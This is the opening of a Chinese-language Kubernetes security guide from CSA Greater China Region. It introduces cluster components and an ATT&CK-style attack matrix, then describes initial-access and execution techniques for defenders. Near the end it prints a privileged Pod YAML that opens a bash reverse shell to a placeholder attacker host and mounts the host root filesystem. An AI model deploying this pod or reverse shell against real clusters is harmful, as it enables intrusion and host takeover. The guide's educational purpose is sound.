CSA GCR cloud security alliance
GREATER CHINA REGION ®

《Kubernetes安全指南》

© 2024 云安全联盟大中华区-保留所有权利。你可以在你的电脑上下载、储存、展示、查看及打印，或者访问云安全联盟大中华区官网（https://www.c-csa.cn）。须遵守以下：(a)本文只可作个人、信息获取、非商业用途；(b) 本文内容不得篡改；(c)本文不得转发；(d)该商标、版权或其他声明不得删除。在遵循 中华人民共和国著作权法相关条款情况下合理使用本文内容，使用时请注明引用于云安全联盟大中华区。

©2025 云安全联盟大中华区版权所有


联盟简介

云安全联盟(Cloud Security Alliance,CSA)是中立、权威的全球性非营利产业组织,于2009年正式成立,致力于定义和提高业界对云计算和下一代数字技术安全最佳实践的认识,推动数字安全产业全面发展。

云安全联盟大中华区(Cloud Security Alliance Greater China Region, CSA GCR)作为CSA全球四大区之一,2016年在香港独立注册,于2021年在中国登记注册,是网络安全领域首家在中国境内注册备案的国际NGO,旨在立足中国,连接全球,推动大中华区数字安全技术标准与产业的发展及国际合作。

我们的工作

联盟会刊下载地址
了解联盟更多信息



加入我们

CSA大中华区官网
(https://c-csa.cn)

点击会员

加入联盟

填写相关申请信息

成为CSA会员

JOIN US

致谢

《Kubernetes 安全指南》由 CSA 大中华区云原生安全工作组内 K8S 安全研究项目组专家撰写，感谢以下专家的贡献：

编写组：

王亮	党超辉	TeamsSix

审校组：

刘文懋	谢奕智	杨天识	卜宋博
何诣莘	徐岩	张元恺	夏威

©2025 云安全联盟大中华区版权所有

序言

《Kubernetes 安全指南》基于 Kubernetes 技术架构及基本组件，运用 ATT&CK 模型，深入探讨了 Kubernetes 攻防矩阵。从攻防双方视角分析针对各种弱点的攻击手法以及防御手段。

指南关注 Kubernetes 平台的攻防研究。从攻击者的角度追踪现实世界中的使用和出现过的用法，详细描述初始访问--> 执行--> 持久化--> 权限提升--> 防御绕过--> 凭据窃取--> 探测--> 横向移动--> 影响等 9 类不同战术，并将 9 类战术中常用的 65 种技术进行了深入探讨。文章图文并茂展示了真实的攻击场景，为研究 Kubernetes 的安全人员提供给了可借鉴的实例。

指南中从防御方的视角描述了漏洞、配置错误两大类风险。通过每种风险的剖析，解释了采用何种手段可有效降低风险提高攻击方的攻击成本。

指南中介绍了 4 个 Kubernetes 相关的安全开源项目。分别是 Kubebench、OPA、CDK、Trivy。通过对以上安全开源项目介绍，为读者在防御阶段使用工具提供了参考。应用场景和优秀开源项目的介绍，有助于推动 Kubernetes 安全技术的进一步发展和实践。

希望通过指南深入浅出地为读者介绍 Kubernetes 相关的安全知识。广大的 Kubernetes 运维人员可以使用本报告作为其日常工作的工具参考。

李雨航 Yale Li

CSA 大中华区主席兼研究院院长

©2025 云安全联盟大中华区版权所有

目 录

©2025 云安全联盟大中华区版权所有

©2025 云安全联盟大中华区版权所有


1. Kubernetes 简介

章节 1 以下内容节选自 Kubernetes 官网。便于读者了解 Kubernetes 基本组件，容易理解后续章节攻防实践与 Kubernetes 组件的关系。

1.1 Kubernetes 架构

Kubernetes 集群由一个控制平面和一组用于运行容器化应用的服务器组成，这些服务器称作节点（Node）。每个集群至少需要一个节点来运行 Pod。

控制平面管理集群中的节点和 Pod。一个集群一般运行多个节点，控制平面通常跨多节点运行，以提供容错和高可用。



控制平面组件会为集群做全局决策，比如资源的调度，以及检测和响应集群事件。控制平面组件可以在集群中的任何节点上运行。为了简单起见，安装脚本通常会在同一个节点上启动所有控制平面组件， 并且不会在此计算机上运行用户容器。节点组件会在每个节点上运行，负责维护运行的 Pod 并提供 Kubernetes 运行环境。

©2025 云安全联盟大中华区版权所有

1.2 Kubernetes 组件

1.2.1 控制平面组件

1.2.1.1 kube-apiserver

Kube-apiserver 是 Kubernetes 的一个组件，是 Kubernetes 控制平面的前端接口。

Kubernetes API 服务器的主要实现是 Kube-apiserver。Kube-apiserver 被设计为水平扩展，可通过部署更多实例进行扩展。

1.2.1.2 etcd

Etcd 采用 Go 语言编写，通过 Raft 一致性算法，实现的一个高可用的分布式键值(key-value)数据库。Etcd 是 Kubernetes 的关键组件，它存储了集群的整个状态包括：集群的配置，规格以及运行中的工作负载的状态。

1.2.1.3 kube-scheduler

kube-scheduler 监视新创建的未分配节点的 Pod，然后为 Pod 选择一个节点继续运行。选择节点决策时考虑的因素包括：个体和集体资源需求、硬件/软件/策略约束、亲和与反亲和规范、数据局部性、工作负载之间的干扰和截止日期等内容。

1.2.1.4 kube-controller-manager

kube-controller-manager 控制平面组件控制器，从逻辑上每个控制器可作为一个单独的进程。为了降低复杂性，这些控制器被编译成一个二进制文件，并在一个进程中运行。

有许多不同类型的控制器。其中的一些示例：

节点控制器：负责在节点宕机时进行通知和响应。

作业控制器：监视一次性任务的作业对象，然后创建 Pod 来运行这些任务以完成。

EndpointSlice 控制器：填充 EndpointSlice 对象（以提供服务和 Pod 之间的链接）。

©2025 云安全联盟大中华区版权所有

ServiceAccount 控制器：为新命名空间创建默认 ServiceAccounts。

1.2.1.5 cloud-controller-manager

cloud-controller-manager 控制器管理器允许链接集群到云提供商的 API，使用该云平台与集群进行交互。

与 kube-controller-manager 一样，cloud-controller-manager 在逻辑上结合了几个独立控制器作为单个进程运行于一个二进制文件中。可以水平缩放（运行多个副本）以提高性能或提高故障容忍。

1.2.2.6 CoreDNS

CoreDNS 是 Kubernetes 集群中的默认 DNS 解析器，用于提供 DNS 服务，使得 Pod 能够通过服务名或其他网络标识符进行通信。CoreDNS 是一个灵活、高效的 DNS 服务器，它可以通过插件机制进行扩展。

CoreDNS 在 Kubernetes 中的主要职责是：

- 服务发现：通过服务名解析 Pod IP，允许 Pod 之间通过名称互相访问。
- DNS 解析：为集群内部的服务提供 DNS 解析能力，支持集群外部 DNS 请求转发。
- 负载均衡：通过解析服务名为多个 Pod 提供 IP 地址，支持负载均衡。

1.1.2.7 Web UI（仪表板）

Dashboard 是基于网页的 Kubernetes 用户界面。Dashboard 同时展示了 Kubernetes 集群中的资源状态信息和所有报错信息。

可以使用 Dashboard 将容器应用部署到 Kubernetes 集群中，也可以对容器应用排错，还能管理集群资源。可以使用 Dashboard 获取运行在集群中的应用的概览信息，也可以创建或者修改 Kubernetes 资源（如 Deployment、Job、DaemonSet 等）。可以对 Deployment 实现弹性伸缩、滚动升级、重启 Pod 或者使用向导创建新的应用。

©2025 云安全联盟大中华区版权所有

1.2.2 节点组件

节点组件在每个节点上运行，维护正在运行的 Pod 并提供 Kubernetes 运行时环境。

1.2.2.1 Kubelet

Kubelet 是 Kubernetes 中负责管理每个节点上的 Pod 的核心组件。它的实现原理涉及多个关键方面，包括与 Kubernetes API 服务器的交互、Pod 生命周期管理、容器运行时接口（CRI）、节点健康检查和资源管理等。

1.2.2.2 kube-proxy

kube-proxy 是 Kubernetes 的核心组件，运行在每个 Node 节点上，它是实现 Kubernetes Service 的通信与负载均衡机制的重要组件。kube-proxy 负责为 Pod 创建代理服务，从 apiserver 获取所有 server 信息，并根据 server 信息创建代理服务，实现 server 到 Pod 的请求路由和转发，从而实现 Kubernetes 层级的虚拟转发网络。

1.2.2.3 Container runtime

使 Kubernetes 能够有效运行容器的基本组件。它负责管理 Kubernetes 环境中容器的生命周期。

Kubernetes 支持容器运行时如 docker、containerd、CRI-O。

1.1.2.4 Network Plugins

CNI（Container Network Interface）网络插件作为 Kubernetes 集群中网络管理的关键组成部分，扮演着连接和管理容器网络的重要角色。

Pod 网络是 Kubernetes 中的另一个重要概念，用于定义 Pod 之间的网络通信。每个 Pod 都有一个唯一的 IP 地址，可以用于在 Pod 之间进行通信。Pod 网络通常使用 CNI（Container Network Interface）插件来实现，CNI 插件负责为每个 Pod 分配一个唯一的 IP 地址，并将 Pod 连接到集群网络中。

©2025 云安全联盟大中华区版权所有

2. Kubernetes 安全风险

2.1 Kubernetes ATT&CK 矩阵

初始访问	执行	持久化	权限提升	防御绕过	凭证窃取	探测	横向移动	影响
凭证泄漏	在容器内执行	创建后门容器	利用特权容器提权	容器日志清理	获取 Kubernetes secret	访问 Kubernetes API Server	Kubernetes 内网横向访问	数据销毁
Kubeconfig 文件	创建容器	在已有权限的容器中植入后门	为普通用户添加高权限	Kubernetes event 日志清理	获取 Kubeconfig	访问 Kublet API	通过 service Account 访问 KUBERNETES API	资源劫持
使用恶意镜像	带有 SSH 服务的容器	Kubernetes 定时任务	为 EKS 添加高权限角色	部署 Shadow API Server	访问容器 SA	访问 Kubernetes Dashboard	利用 Kubernetes 第三方组件横向移动	端点拒绝服务
存在漏洞的应用程序	应用程序漏洞（RCE）	在自定义镜像中植入后门	使用容器里挂载的敏感目录逃逸到宿主机	通过匿名网络访问	利用 Kubernetes 准入控制器窃取信息	访问云厂商服务接口（实例元数据 API）	窃取凭证攻击云资源	网络拒绝服务
暴露的敏感接口	Sidecar 注入	修改安全配置	利用内核漏洞逃逸到宿主机	修改请求来源的 UA 头	不安全的凭证	访问私有镜像库	窃取凭证攻击其他应用	阻止系统恢复
	使用 Service Account 连接	部署 Shadow API Server	利用 Docker 漏洞逃逸	禁用安全产品	窃取应用程序访问令牌	通过 NodePort 访问 Service	污点（Taint）横向渗透	数据窃取

©2025 云安全联盟大中华区版权所有

	API Server							
		创建和已有 Pod 名称相似的 Pod	利用 Kubernetes 漏洞进行提权	创建和已有 Pod 名称相似的 Pod	暴力破解	权限组发现	通过 Tiller 服务账户进行横向渗透	
			通过泄露的凭证信息提权	Kubernetes 审计日志绕过		网络服务发现	CoreDNS 投毒	
				在云厂商监控区域外进行攻击		容器和资源发现		

©2025 云安全联盟大中华区版权所有

2.2 Kubernetes ATT&CK 矩阵详述

2.2.1 初始访问

2.2.1.1 凭证泄漏

在部署 Kubernetes 集群于 Azure 的 AKS、GCP 的 GKE 或 AWS 的 EKS 等公有云服务时，一旦公有云的认证凭证发生泄漏，便可能引发集群被非法接管的严重后果。 云平台的安全性是确保容器服务可靠运行的核心基础。若业务逻辑要求通过云凭证（例如 Access Key）进行鉴权并与云服务进行交互，用户应至少为每项云服务创建独立的子账号，并仅授予必要的最小权限。同时，建议采用云平台提供的角色权限分配机制（例如阿里云的 RAM 角色）来实现认证与授权流程。

在实际操作中，我们观察到一些管理员在代码托管过程时，错误地使用了主账号的访问密钥（AccessKey ID 和 AccessKey Secret），该账号拥有对所有云资源的完全控制权限。并将其不慎泄露至 GitHub 等公共代码仓库，进而导致攻击者有机可乘，入侵云服务。

另外，如果 Master 节点或运维跳板机的 SSH 密钥凭证不慎被泄漏，攻击者可以使用 kubectl 命令行工具接管 Kubernetes 集群，这同样会使 Kubernetes 集群面临安全风险。

2.2.1.2 Kubeconfig 文件

kubeconfig 文件作为管理 Kubernetes 集群的关键凭证，其承载了集群内部的详尽凭证信息，包括 API Server 的地址以及认证凭证等敏感数据。该文件通常供 kubectl 命令行工具使用，以便对集群进行管理和操作。在将集群部署于诸如微软 AKS（Azure Kubernetes 服务）或谷歌 GKE（Google Kubernetes Engine）等云服务平台时，kubeconfig 文件可经由云服务提供的命令行工具下载至客户端环境。

©2025 云安全联盟大中华区版权所有


- AKS 下载 kubeconfig 文件的命令

```
az aks get-credential
```

- GKE 下载 kubeconfig 文件的命令

```
gcloud container clusters get-credentials
```

在购买托管容器服务时，云厂商会向用户提供该文件以便于用户可以通过 kubectl 对集群进行管理。如果攻击者能够访问到此文件（如办公网员工机器入侵、泄露到 Github 的代码等），就可以直接通过 API Server 接管 Kubernetes 集群，带来风险隐患。



2.2.1.3 使用恶意镜像

使用恶意镜像同样会给集群带来极大的安全风险。 攻击者如果能够访问私有仓库，他们可能会在其中植入自己的易受攻击的镜像，随后用户在不知情的情况下可能会拉取这些镜像。同时，用户经常从公有的镜像仓库（如 Docker Hub）下载不受信任的镜像，这些镜像可能包含恶意代码。

同样，若开发人员使用不受信任的基础镜像来构建新的业务镜像，也会给集群引入安全风险。哪怕开发人员从可信的公有仓库中拉取镜像并在业务环境中运行，如果这些镜像存在漏洞，它们

©2025 云安全联盟大中华区版权所有

可能会对业务安全构成威胁。此外，攻击者可能会将恶意镜像上传到公有的镜像仓库中，并通过诱导用户安装或利用供应链攻击的方式，对企业进行攻击。

2.2.1.4 存在漏洞的应用程序

与主机安全同样重要的是，如果集群内运行的应用程序面向公网且存在安全漏洞，攻击者可能会借此获得对集群的初步访问权限。尤其是，当应用程序中存在远程代码执行（Remote Code Execution，简称 RCE）漏洞时，承载该应用的容器就有可能被攻击者控制。例如，Web 应用的 RCE 漏洞以及 Redis 的未授权访问等问题，都可能成为攻击者入侵的切入点。 。

在 Kubernetes 的默认配置中，service account 会被自动挂载到容器内部。一旦攻击者掌握了这些账号，他们就能够利用其向 API Server 发起请求，从而可能进一步扩大攻击范围。

2.2.1.5 暴露的敏感接口

一些流行的框架或工具并不会暴露在互联网中，因此默认情况下不需要进行身份验证。可若暴露在互联网中，攻击者就会对其敏感接口进行未授权访问，从而在集群中运行代码或部署容器。被利用的敏感接口包括 Apache NiFi、Kubeflow、Argo Workflows、Weave Scope、Kubernetes Dashboard、API Server、Docker Daemon、etcd 和私有镜像等等。

Kubernetes Dashboard 提供了一个 Web 用户界面，用于在 Kubernetes 集群中部署、操作、检测和监控容器化的应用程序。 。在默认情况下，Dashboard 会公开内部端点（ClusterIP 服务），若 Dashboard 暴露在互联网中，则可以允许攻击者未授权对集群进行远程管理。然而，随着时间的推移，Dashboard 的使用率也逐渐下降，主流的云管理集群（例如 Microsoft 的 AKS 和 Google 的 GKE）已弃用此服务，并迁移到其门户中的集中式界面。且最新版本的 Kubernetes 仪表板需要身份验证，并且不太可能找到不需要身份验证的公开仪表板。可较旧版本的 Kubernetes（包括手动安装仪表板的较新集群）仍然受到此技术的影响。

Kubernetes API Server 是 Kubernetes 集群的核心组件之一，主要负责处理所有对集群状态的 RESTful 请求，其默认情况下会使用"8080 和 6443"端口来作为 Kubernetes 集群的管理入口，其中

©2025 云安全联盟大中华区版权所有

API server 服务的"8080"端口在早期版本和未经修补的漏洞版本中无需认证，"6443 端口"则需要认证而且有 TLS 保护。假设开发人员默认使用"8080 端口"，并将其端口暴露在互联网上，就会导致攻击者利用该端口的 API，以管理员的权限向集群内部发起攻击。


另一种场景是运维人员配置不当，将"system:anonymous"用户错误绑定到"cluster-admin"组中的情况，从而直接导致恶意攻击者可通过"anonymous"匿名用户以管理员权限来接管整个集群，向集群下发相关恶意指令。

Docker 以 C/S 模式工作，其中 docker daemon 服务在后台运行，负责管理容器的创建、运行和停止操作。在 Linux 主机上，docker daemon 监听在/var/run/docker.sock 中创建的 unix socket，2375 端口用于未认证的 HTTP 通信，2376 用于可信 HTTPS 通信。在最初版本安装 Docker 时默认会把 2375 端口对外开放，目前默认只允许本地访问。若管理员开启远程访问的配置，则可能让攻击者远程对 Docker Daemon 进行管理，进一步获取主机权限。

2.2.2 执行

2.2.2.1 在容器内执行

kubectl 是一个管理 Kubernetes 集群的命令行工具，若 kubeconfig 文件被泄漏，攻击者可以使用 kubectl exec 命令连接 API Server 进行鉴权操作，并在 Pod 内部执行任意命令操作，例如：攻击者可通过执行"kubectl exec"命令在某一个容器中执行 Shell 命令反弹，如下图所示：



©2025 云安全联盟大中华区版权所有


2.2.2.2 创建容器

攻击者可能会尝试通过部署恶容器在集群中运行其代码。任何有权在集群中部署 Pod 或控制器（例如 DaemonSet\ReplicaSet\Deployment）的攻击者都可以创建新资源文件来部署恶意后门容器，如下图所示，恶意攻击者可通过该 YAML 资源文件来创建 Pod，执行 Shell 命令反弹命令，并将宿主机的根目录挂载到容器目录下面，进而对宿主机执行后续渗透操作。

```
apiVersion: v1
kind: Pod
metadata:
  name: shell-demo
spec:
  containers:
  - name: nginx
    image: nginx
    imagePullPolicy: IfNotPresent
    command: ["bash"]
    args: ["-c", "bash -i >& /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0>&1"]
    securityContext:
      privileged: true
    volumeMounts:
    - name: host-root
      mountPath: /host
  volumes:
      - name: host-root
```


©2025 云安全联盟大中华区版权所有

